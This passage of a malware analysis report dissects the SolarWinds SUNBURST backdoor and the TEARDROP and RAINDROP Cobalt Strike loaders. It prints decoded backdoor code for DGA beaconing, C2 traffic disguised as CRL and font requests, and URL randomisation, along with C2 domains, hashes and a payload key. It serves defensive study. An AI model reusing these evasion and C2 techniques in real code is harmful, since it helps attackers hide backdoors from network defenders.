    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("M7Qw0TM30jPQMwAA"), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMyNdEz0DMAAA=="), OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true)
};
```

Figure 29: IP address blacklist (encoded)

If we decode the blacklist we see a significant number of IP addresses grouped in different AddressFamily tags:

```
private static readonly OrionImprovementBusinessLayer.IPAddressesHelper[] nList = new OrionImprovementBusinessLayer.IPAddressesHelper[]
{
        new OrionImprovementBusinessLayer.IPAddressesHelper("10.0.0.0", "255.0.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
        new OrionImprovementBusinessLayer.IPAddressesHelper("172.16.0.0", "255.240.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
        new OrionImprovementBusinessLayer.IPAddressesHelper("192.168.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
        new OrionImprovementBusinessLayer.IPAddressesHelper("224.0.0.0", "240.0.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
        new OrionImprovementBusinessLayer.IPAddressesHelper("fc00::", "fe00::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
        new OrionImprovementBusinessLayer.IPAddressesHelper("fec0::", "ffc0::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
        new OrionImprovementBusinessLayer.IPAddressesHelper("ff00::", "ff00::", OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
        new OrionImprovementBusinessLayer.IPAddressesHelper("41.84.159.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
        new OrionImprovementBusinessLayer.IPAddressesHelper("74.114.24.0", "255.255.248.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
        new OrionImprovementBusinessLayer.IPAddressesHelper("154.118.140.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
        new OrionImprovementBusinessLayer.IPAddressesHelper("217.163.7.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
        new OrionImprovementBusinessLayer.IPAddressesHelper("20.140.0.0", "255.254.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
        new OrionImprovementBusinessLayer.IPAddressesHelper("96.31.172.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
        new OrionImprovementBusinessLayer.IPAddressesHelper("131.228.12.0", "255.255.252.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
        new OrionImprovementBusinessLayer.IPAddressesHelper("144.86.226.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
        new OrionImprovementBusinessLayer.IPAddressesHelper("8.18.144.0", "255.255.254.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
        new OrionImprovementBusinessLayer.IPAddressesHelper("18.130.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true),
        new OrionImprovementBusinessLayer.IPAddressesHelper("71.152.53.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
        new OrionImprovementBusinessLayer.IPAddressesHelper("99.79.0.0", "255.255.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true),
        new OrionImprovementBusinessLayer.IPAddressesHelper("87.238.80.0", "255.255.248.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
        new OrionImprovementBusinessLayer.IPAddressesHelper("199.201.117.0", "255.255.255.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
        new OrionImprovementBusinessLayer.IPAddressesHelper("184.72.0.0", "255.254.0.0", OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true)
};
```

Figure 30: IP address blacklist (decoded)

The "***AddressFamilyEx***" records are grouped between:

- **AddressFamilyEx.Atm**
- **AddressFamilyEx.Ipx**
- **AddressFamilyEx.ImpLink**
- **AddressFamilyEx.NetBios**

The ***AddressFamilyEx.Atm*** and ***AddressFamilyEx.ImpLink*** families compose the real blacklist, where Atm is related to private classes and ImpLink public classes. The ***AddressFamilyEx.Ipx*** can be considered a "waiting list" for the malware to process, and the ***Netbios*** family is a "whitelist".

If the IP matches the blacklist, the backdoor status will be modified to "***Truncate***", written in the Report file, and the malware will terminate its process immediately as illustrated below:

```
case OrionImprovementBusinessLayer.AddressFamilyEx.Atm:
    OrionImprovementBusinessLayer.ConfigManager.WriteReportStatus(OrionImprovementBusinessLayer.ReportStatus.Truncate);
    OrionImprovementBusinessLayer.ProcessTracker.SetAutomaticMode();
    flag = true;
    break;
```

Figure 31: Termination procedure after IP Address check

In addition, because the Report is flagged as "***Truncate***", the backdoor will not restart on reboot.

If the IP address is in the "waiting list", the backdoor will halt, but will set its report status to "***New***" and will restart on next execution of Orion.

```
case OrionImprovementBusinessLayer.AddressFamilyEx.Ipx:
    if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.Append)
    {
        OrionImprovementBusinessLayer.ConfigManager.WriteReportStatus(OrionImprovementBusinessLayer.ReportStatus.New);
    }
    flag = true;
    break;
```

Figure 32: Restart procedure after IP Address check

If the IP address matches the whitelist, the process will continue to periodically resolve DNS queries of the same type waiting for further instructions.

Reflecting on the logic and the peculiar DNS mechanism used by the backdoor, seldom do we see anything that sophisticated on typical malicious implants.

By analyzing the DNS traffic generated in this phase we notice that the malware is not utilizing the TXT record in a manner traditionally seen in other DNS tunneling tools or other malware such as Necurs. Instead, it uses the CNAME record and a light, but efficient, steganography to overcome the traditional network forensics and packet inspection solutions.

In addition, the backdoor is using the DGA in two distinctive phases. In the first phase it creates the pseudo-random subdomain, and in the second phase it uses the method ***GetNextString*** to finalize the communication with its C2.

This second phase is executed through this procedure:

1. Collect the last three bytes of the System time (Timestamp) expressed as: yyyy-m-d h:m:s.
2. Calculate a circular XOR on the GUID with the last three bytes of the Timestamp as the key.
3. Calculate a random key with high bit set and encode it in base32.

The DGA Domain name generated is split into four random names and a DNS query is sent.

The result of the query is compared again with the black and whitelists and, upon a successful check, the CNAME and the VALUE (IP Address field) of the response will be tagged as "***ext***", thereby transitioning to the next phase.

```
if (!string.IsNullOrEmpty(dnsRecords.cname))
{
    dnsRecords.A = a;
    OrionImprovementBusinessLayer.HttpHelper.Close(httpHelper, thread);
    httpHelper = new OrionImprovementBusinessLayer.HttpHelper(OrionImprovementBusinessLayer.userId, dnsRecords);
    if (!OrionImprovementBusinessLayer.svcListModified2 || num > 1)
    {
        OrionImprovementBusinessLayer.svcListModified2 = false;
        thread = new Thread(new ThreadStart(httpHelper.Initialize))
        {
            IsBackground = true
        };
        thread.Start();
    }
}
```

Figure 33: DnsRecords code related to the completion of the beacon stage

This mechanism shows the level of sophistication adopted by the attacker.

To summarize, in the first phase, the DGA is used to create valid but random FQDN records (DGA Type 1 records), and in the second phase the DGA is used to create session keys (DGA Type 2 records). Only the GUID parameter is common between these two procedures, most likely to ensure consistency between these components and to keep the backdoor aligned to its configuration, in time.

The Type-1 records have the following format:

```
${GUID:16byte}${Encoded_AD_domain}.appsync-api.${region}.avsvmcloud.com
```

While the Type-2 records show the following structure:

```
<8 bytes XOR-encoded GUID><3 bytes timestamp><optional 2 bytes info on security tools>.appsync-
api.${region}.avsvmcloud.com
```

From the DNS perspective, only the CNAME and Value (IP address) fields are meaningful for the malware, thus confirming the technical capability behind the malicious software and its carefully planned behavior. In fact, the DNS messages generated by the compromised machines are not only used as a check-in mechanism but are messages communicating important information about the machine status to the C2, differentiating each machine by network and context and allowing a very granular control.

These parameters, once identified and traced by security researchers, helped the industry identify the potential victims of the infection and the centralized set of servers configured as C2 initially by the attacker[3].

The HTTP Session

To manage the backdoor after activation, the HTTP protocol is used. The following method is defined for the purpose:

```
SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.HttpHelper::Initialize
```

Notably, this method is based on data defined during the check-in phase via DNS queries. The ***HttpHelper*** method processes parameters such as "***requestMethod***" and "***proxy***" defined during the beacon phase. The ***HttpHelper*** code is easy to read:

```
public HttpHelper(byte[] customerId, OrionImprovementBusinessLayer.DnsRecords rec)
{
    this.customerId = customerId.ToArray<byte>();
    this.httpHost = rec.cname;
    this.requestMethod = (OrionImprovementBusinessLayer.HttpOipMethods)rec._type;
    this.proxy = new OrionImprovementBusinessLayer.Proxy((OrionImprovementBusinessLayer.ProxyType)rec.length);
}
```

Figure 34: HttpHelper code

The parameter "***requestMethod***" is composed of the following values:

- HTTP command type
- User-Agent
- URL
- Proxy

The HTTP commands used by the backdoor are:

- GET
- HEAD
- PUT
- POST

```
private enum HttpOipMethods
{
    // Token: 0x040002EA RID: 746
    Get,
    // Token: 0x040002EB RID: 747
    Head,
    // Token: 0x040002EC RID: 748
    Put,
    // Token: 0x040002ED RID: 749
    Post
}
```

Let's dig into the POST command:

[3] For further details:

https://blog.truesec.com/2020/12/17/the-solarwinds-orion-sunburst-supply-chain-attack/

https://blog.prevasio.com/2020/12/sunburst-backdoor-part-ii-dga-list-of.html

https://github.com/RedDrip7/SunBurst_DGA_Decode

```
if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Post)
{
    string[] array = new string[]
    {
        OrionImprovementBusinessLayer.ZipHelper.Unzip("0y3Kzy8BAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("001OLSoBAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("0y3NyyxLLSpOzIlPTgQA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("001OBAA="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("0y0oysxNLKqMT04EAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("0y3JzE0tLknMLQAA"),
        "",
        OrionImprovementBusinessLayer.ZipHelper.Unzip("003PyU9KzAEA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("0y1OTS4tSk1OBAA=")
    };
    return string.Format(OrionImprovementBusinessLayer.ZipHelper.Unzip("K8jO1E8uytGvNqitNqytNqrVA/IA"), this.random.Next(100, 10000), array[this.random.Next(array.Length)],
      (text == null) ? "" : ("-" + text));
}
```

Figure 35: POST command structure

If we analyze the structure once decoded, we can see a number of parameters passed in the POST

```
if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Post)
{
        string[] array = new string[]
        {
                "-root",
                "-cert",
                "-universal_ca",
                "-ca",
                "-primary_ca",
                "-timestamp",
                "",
                "-global",
                "-secureca"
        };
        return string.Format("pki/crl/{0}{1}{2}.crl", this.random.Next(100, 10000), array[this.random.Next(array.Length)], (text == null) ? ""
}
```

Figure 36: POST command structure decoded

It is easy to see in the decoded structure that the fields refer to a CRL request, a typical Certificate Revocation List query sent outbound. But if the malware requests a check to an external Certification Authority based on a specific Domain, the proxy usually allows that without intercepting and filtering the session. Thanks to this trick, the malware can communicate outbound to its C2 with a fake CRL request containing data. Again, a typical example of the level of sophistication adopted by the attacker.

Let's now dig into another interesting HTTP command, PUT:

```
if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Put)
{
    string[] array2 = new string[]
    {
        OrionImprovementBusinessLayer.ZipHelper.Unzip("c8rPSQEA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("c8rPSfEsSczJTAYA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("c60oKUp0ys9JAQA="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("c60oKUp0ys9J8SxJzMlMBgA="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("8yxJzMlMBgA="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("88lMzygBAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("88lMzyjxLEnMyUwGAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("C0pNL81JLAIA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("C07NzXTKz0kBAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("C07NzXTKz0nxLEnMyUwGAA==")
    };
    string[] array3 = new string[]
    {
        OrionImprovementBusinessLayer.ZipHelper.Unzip("yy9IzStOzCsGAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("y8svyQcA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("SytKTU3LzysBAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("C84vLUpOdc5PSQ0oygcA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("C84vLUpODU4tykwLKMoHAA=="),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("C84vLUpO9UjMC07MKwYA"),
        OrionImprovementBusinessLayer.ZipHelper.Unzip("C84vLUpO9UjMC04tykwDAA==")
    };
    int num = this.random.Next(array3.Length);
    if (num <= 1)
    {
        return string.Format(OrionImprovementBusinessLayer.ZipHelper.Unzip("S8vPKynWL89PS9OvNqjVrTYEYqNa3fLUpDSgTLVxrR5IzggA"), new object[]
        {
            this.random.Next(100, 10000),
            array3[num],
            array2[this.random.Next(array2.Length)].ToLower(),
            text
        });
    }
```

Figure 37: HTTP PUT command structure

Once decoded, the result is:

```
if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Put)
{
        string[] array2 = new string[]
        {
                "Bold",
                "BoldItalic",
                "ExtraBold",
                "ExtraBoldItalic",
                "Italic",
                "Light",
                "LightItalic",
                "Regular",
                "SemiBold",
                "SemiBoldItalic"
        };
        string[] array3 = new string[]
        {
                "opensans",
                "noto",
                "freefont",
                "SourceCodePro",
                "SourceSerifPro",
                "SourceHanSans",
                "SourceHanSerif"
        };
        int num = this.random.Next(array3.Length);
        if (num <= 1)
        {
                return string.Format("fonts/woff/{0}-{1}-{2}-webfont{3}.woff2", new object[]
                {
                        this.random.Next(100, 10000),
                        array3[num],
                        array2[this.random.Next(array2.Length)].ToLower(),
                        text
                });
        }
```

Figure 38: HTTP PUT command structure decoded

In this case, the backdoor uses HTTP PUT to mimic the legitimate SolarWinds application when it is requesting links or static resources. This, together with the POST trick, would ensure the HTTP traffic generated by the backdoor appears legitimate to an initial assessment from an analyst.

This is confirmed when we look at the User-Agent field of all the HTTP commands:

```
private string GetUserAgent()
{
        if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Put || this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethod
        {
                return null;
        }
        if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Post)
        {
                if (string.IsNullOrEmpty(OrionImprovementBusinessLayer.userAgentDefault))
                {
                        OrionImprovementBusinessLayer.userAgentDefault = "Microsoft-CryptoAPI/";
                        OrionImprovementBusinessLayer.userAgentDefault += OrionImprovementBusinessLayer.GetOSVersion(false);
                }
                return OrionImprovementBusinessLayer.userAgentDefault;
        }
        if (string.IsNullOrEmpty(OrionImprovementBusinessLayer.userAgentOrionImprovementClient))
        {
                OrionImprovementBusinessLayer.userAgentOrionImprovementClient = "SolarWindsOrionImprovementClient/";
                try
                {
                        string text = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
                        text += "\\OrionImprovement\\SolarWinds.OrionImprovement.exe";
                        OrionImprovementBusinessLayer.userAgentOrionImprovementClient += FileVersionInfo.GetVersionInfo(text).FileVersion;
                }
                catch (Exception)
                {
                        OrionImprovementBusinessLayer.userAgentOrionImprovementClient += "3.0.0.382";
                }
        }
        return OrionImprovementBusinessLayer.userAgentOrionImprovementClient;
}
```

Figure 39: HTTP User-Agent field (decoded)

Two options are defined in the malware code:

- Certificate Revocation List Request User-Agent (Microsoft-CryptoAPI/6.0)
- User-Agent based on SolarWinds applications

The User-Agent can appear as Microsoft-CryptoAPI/6.0 in the POST requests, and as a SolarWinds application for the PUT commands, making the detection of the traffic very difficult for a junior analyst.

If we examine the code for the URL field, we find tha the developers of the backdoor designed another interesting mechanism aimed to make the detection based on IOCs very difficult. In this case the routine related to the URL generation, once decoded, appears as shown:

```
if (method <= OrionImprovementBusinessLayer.HttpHelper.HttpOipExMethods.Head)
{
        string text2 = "";
        if (this.Valid(20))
        {
                text2 += "SolarWinds";
                if (this.Valid(40))
                {
                        text2 += ".CortexPlugin";
                }
        }
        if (this.Valid(80))
        {
                text2 += ".Orion";
        }
```

```
if (this.Valid(80))
{
        string[] array4 = new string[]
        {
                "Wireless",
                "UI",
                "Widgets",
                "NPM",
                "Apollo",
                "CloudMonitoring"
        };
        text2 = text2 + "." + array4[this.random.Next(array4.Length)];
}
if (this.Valid(30) || string.IsNullOrEmpty(text2))
{
        string[] array5 = new string[]
        {
                "Nodes",
                "Volumes",
                "Interfaces",
                "Components"
        };
        text2 = text2 + "." + array5[this.random.Next(array5.Length)];
}
if (this.Valid(30) || text != null)
{
        text2 = string.Concat(new object[]
        {
                text2,
                "-",
                this.random.Next(1, 20),
                ".",
                this.random.Next(1, 30)
        });
        if (text != null)
        {
                text2 = text2 + "." + ((ushort)err).ToString();
        }
}
```

Figure 40: URL/URI creation procedure (decoded)

This mechanism uses several parameters for the URL creation which, despite being a finite number, can be mixed in several ways and results in a wide set of possible combinations, making any filter based on predefined URLs unreliable. This trick shows, once again, how well coded the backdoor is.

Moving to the Proxy and the mechanism to compose the outbound HTTP communication, we can see the presence of the IWebProxy interface used in three different cases:

- **Direct Access** (ProxyType = Direct).
- **Access through a System defined Proxy** (ProxyType = SystemWebProxy).
- **Access through a Proxy defined at Application level** (ProxyType = AsWebProxy), meaning a proxy configured for SolarWinds.

All the outgoing HTTP requests are composed based on the type of access found in the machine, as illustrated by the following decoded snippet:

```
private class Proxy
{
        public Proxy(OrionImprovementBusinessLayer.ProxyType proxyType)
        {
                try
                {
                        this.proxyType = proxyType;
                        OrionImprovementBusinessLayer.ProxyType proxyType2 = this.proxyType;
                        if (proxyType2 != OrionImprovementBusinessLayer.ProxyType.System)
                        {
                                if (proxyType2 == OrionImprovementBusinessLayer.ProxyType.Direct)
                                {
                                        this.proxy = null;
                                }
                                else
                                {
                                        this.proxy = HttpProxySettings.Instance.AsWebProxy();
                                }
                        }
                        else
                        {
                                this.proxy = WebRequest.GetSystemWebProxy();
                        }
                }
                catch
                {
                }
        }
```

Figure 41: Defined Proxy types (decoded)

The proper interface to use is defined during the initial network checks performed by the backdoor, limiting the noise to a minimum and avoiding any suspicious repeated connection requests once the active HTTP session is established with the C2. In addition, all the HTTP requests in PUT and POST appear as harmless JSON files composed of a number of encoded fields.

Let's see how the JSON appears at code level:

```
                }
            }
            text2 += "{";
            text2 += string.Format("\"Timestamp\":\"\\/Date({0})\\/\",", num2);
            string str = text2;
            string format = "\"Index\":{0},";
            int num4 = this.mIndex;
            this.mIndex = num4 + 1;
            text2 = str + string.Format(format, num4);
            text2 += "\"EventType\":\"Orion\",";
            text2 += "\"EventName\":\"EventManager\",";
            text2 += string.Format("\"DurationMs\":{0},", num3);
            text2 += "\"Succeeded\":true,";
            text2 += string.Format("\"Message\":\"{0}\"", Convert.ToBase64String(array3).Replace("/", "\\/"));
            text2 += ((i + 1 != intArray.Length) ? "}," : "}");
        }
        text2 += "]}";
        httpWebRequest.ContentType = "application/json";
        array = Encoding.UTF8.GetBytes(text2);
```

Figure 42: JSON structure (decoded)

All the HTTP codes parsed by the malware can be summarized in the following snippet:

```
Sunburst_Obfuscated_HTTP_Codes = Set(
  "expect",
  "content-type",
  "accept",
  "content-type",
  "user-agent",
  "100-continue",
  "connection",
  "referer",
  "keep-alive",
  "close",
  "if-modified-since",
  "date"
)
```

Figure 43: HTTP codes parsed by the backdoor

These messages clearly show a limited number formats and instructions to be passed, instructions that we can better clarify by looking at the JobEngine method in the backdoor code:

```
private enum JobEngine
{
        Idle,
        Exit,
        SetTime,
        CollectSystemDescription,
        UploadSystemDescription,
        RunTask,
        GetProcessByDescription,
        KillTask,
        GetFileSystemEntries,
        WriteFile,
        FileExists,
        DeleteFile,
        GetFileHash,
        ReadRegistryValue,
        SetRegistryValue,
        DeleteRegistryValue,
        GetRegistrySubKeyAndValueNames,
        Reboot,
        None
}
```

Figure 44: Backdoor command types

Obviously, this type of interaction is very limited when compared with traditional RDP-like Trojans, and should give us a precise idea about the type of access Sunburst is granting. This means that if the attacker plans to extend their control upon other systems, additional tools will be required. We will see these tools in the next part of the blog.

Dropper: TEARDROP

This is a second stage dropper using the “living-off-the-land” approach to load a Cobalt Strike agent upon execution. The sample we analyzed is publicly available on Virustotal[4] with the hash:

SHA1: **`9185029C2630B220A74620C8F3D04886A457E1CF`**

Another sample found in Virustotal with a SHA1: **`E1EBAB8ED84DC10B95A1F68C812ECBF6D8F350F8`** hash is truncated at 0x32000 bytes, while it should be 0x4E000 bytes in size, meaning it is not fully functional for a complete analysis.[5] However, the behavior of the malware can be summarized as follows:




Figure 45: TEARDROP setup process

The dropper can run both as a standard DLL via rundll32.exe and as a service DLL (using ***`NetSetupServiceMain`***), but we saw the latter option being used more frequently. The link between Sunburst backdoor and TEARDROP is a VBS script that, once executed by the attacker via the backdoor, will save and launch the second stage.

Through the Dynamic analysis we traced the following behavior, executing the DLL via rundll32.exe:




Figure 46: Dynamic analysis of TEARDROP DLL

[4] https://www.virustotal.com/gui/file/b820e8a2057112d0ed73bd7995201dbed79a79e13c79d4bdad81a22f12387e07
[5] https://www.virustotal.com/gui/file/1817a5bf9c01035bcf8a975c9f1d94b0ce7f6a200339485d8f93859f8f6d730c

Upon execution, the malware is injected in a new thread created by the export function (svchost.exe) to carry out a small subset of environmental checks in order to protect itself against detection. It also looks for a specific .JPG file.

```
QueryPerformanceCounter
GetTickCount
SetUnhandledExceptionFilter
AddVectoredExceptionHandler
RemoveVectoredExceptionHandler
```

Table 2: Antidebug checks in TEARDROP DLL

The .JPG file called upon execution by our sample is named: "***festive_computer.jpg***" and likely it has a fake JPG header. Unfortunately, that file is not available. However, it does not utilize the data it reads from this file and it will continue executing even if this file is not present on the target system. The .jpg file linked with the second sample is named "***gracious_truth.jpg***" and again, the file is not available for review.

Once the file has been parsed the malware checks the Windows Registry to verify if the following key exists:

HKEY_USERS\SOFTWARE\Microsoft\CTF

Typically, that key belongs to ***Ctfmon.exe***, the Microsoft process that controls Alternative User Input and the Office Language bar. The legitimate process does not access or creates any value in the root path, relying instead in nested folders such as: ***HKEY_CURRENT_USER\Software\Microsoft\CTF\LangBar***

If the registry key does not exist, the malware continues its infection.

It decodes the embedded payload stored in its DATA section, using a custom rolling XOR algorithm and manually loads into memory using a custom file format.

The key for the payload is:

```
—Begin Cipher Key—
C27E93FC02B9C6DE2BAFC6C2BE2C8802B41D03F53365B25AEE1A67D0E9525171F5F7149045E5D1F672176CA686C3C
7A0D34E5FF1FBCBF6C14C4BEE2867A296DDE199179CB4D4CC93EA4DFB75510AB9F531EDCCA291B74C7FAA9D7156A9
7F359B6E68D9EA2D77E646654D3533D8A135A1E604FE6A55EE72B4543A7F331B473A9B7D14765D01DF7ACC0370894
DE2530F8FDB51066AE70B0D462A15
—End Cipher Key—
```

The payload is a custom Cobalt Strike agent with the following hardcoded C2:

ervsystem[.]com

On completion of Cobalt Strike drop and execution phase, the thread remains active, but will not operate any additional action until the next reboot will kill it.

Dropper: RAINDROP

We analyzed RAINDROP due to the availability of one of its samples in Virustotal, SHA1: ***DF98C2DC09CD881C440171ABBFC016BBD2924DBF***.

Raindrop seems to have been deployed after the initial attack with the goal of spreading across the victims' network, but there is no evidence that Sunburst triggered its installation.

Both TEARDROP and RAINDROP are Cobalt Strike loaders, meaning both are used to stage and activate Cobalt Strike agents in the victim networks.

The corresponding Cobalt Strike beacon (agent) is configured for ***bigtopweb.com*** as a C2.

Notably, while Teardrop and Raindrop are almost identical, they have slight differences in configuration. In particular, the distinctions include payload format, embedding, encryption, compression mechanisms, as well as obfuscation and export names.




Figure 47: RAINDROP setup process

The two malware strains also use different packers, different Cobalt Strike agents and Raindrop pushed the Cobalt Strike payload through the following method:




Figure 48: Detail of the CS Beacon extraction mechanism in RAINDROP

Raindrop is compiled as a Dynamic Link Library, and appears as a modified version of the 7-Zip source code.

The following figure shows the DLL exports found in the malware executable:

```
File info:
Name: rain.dll
Folder: Z:\Analysis\Malware Samples\SUNBURST\APT_Dropper_Win65_RAINDROP\Raindrop
Size: 339 KB (347136 bytes)
Date: 2021-02-09 09:24:21
------------------------------------------------------------
DllCanUnloadNow
DllGetClassObject
DllRegisterServer
DllUnregisterServer
Tk_MainLoop
```

Figure 49: DLL exports in RAINDROP

When the Raindrop DLL is loaded, its first action is to start a new thread from the DLL launcher (***regserv32.exe***) process (via ***DllRegisterServer***), in a way similar to Teardrop.

Then the new thread injects and executes the malicious Cobalt Strike payload.

The startup procedure includes completing computations that delay the malware activation and finding and retrieving the payload that is included in the 7-Zip machine code.

Publicly available reports from Microsoft, Crowdstrike and Symantec identified only four Companies being targeted with this dropper.

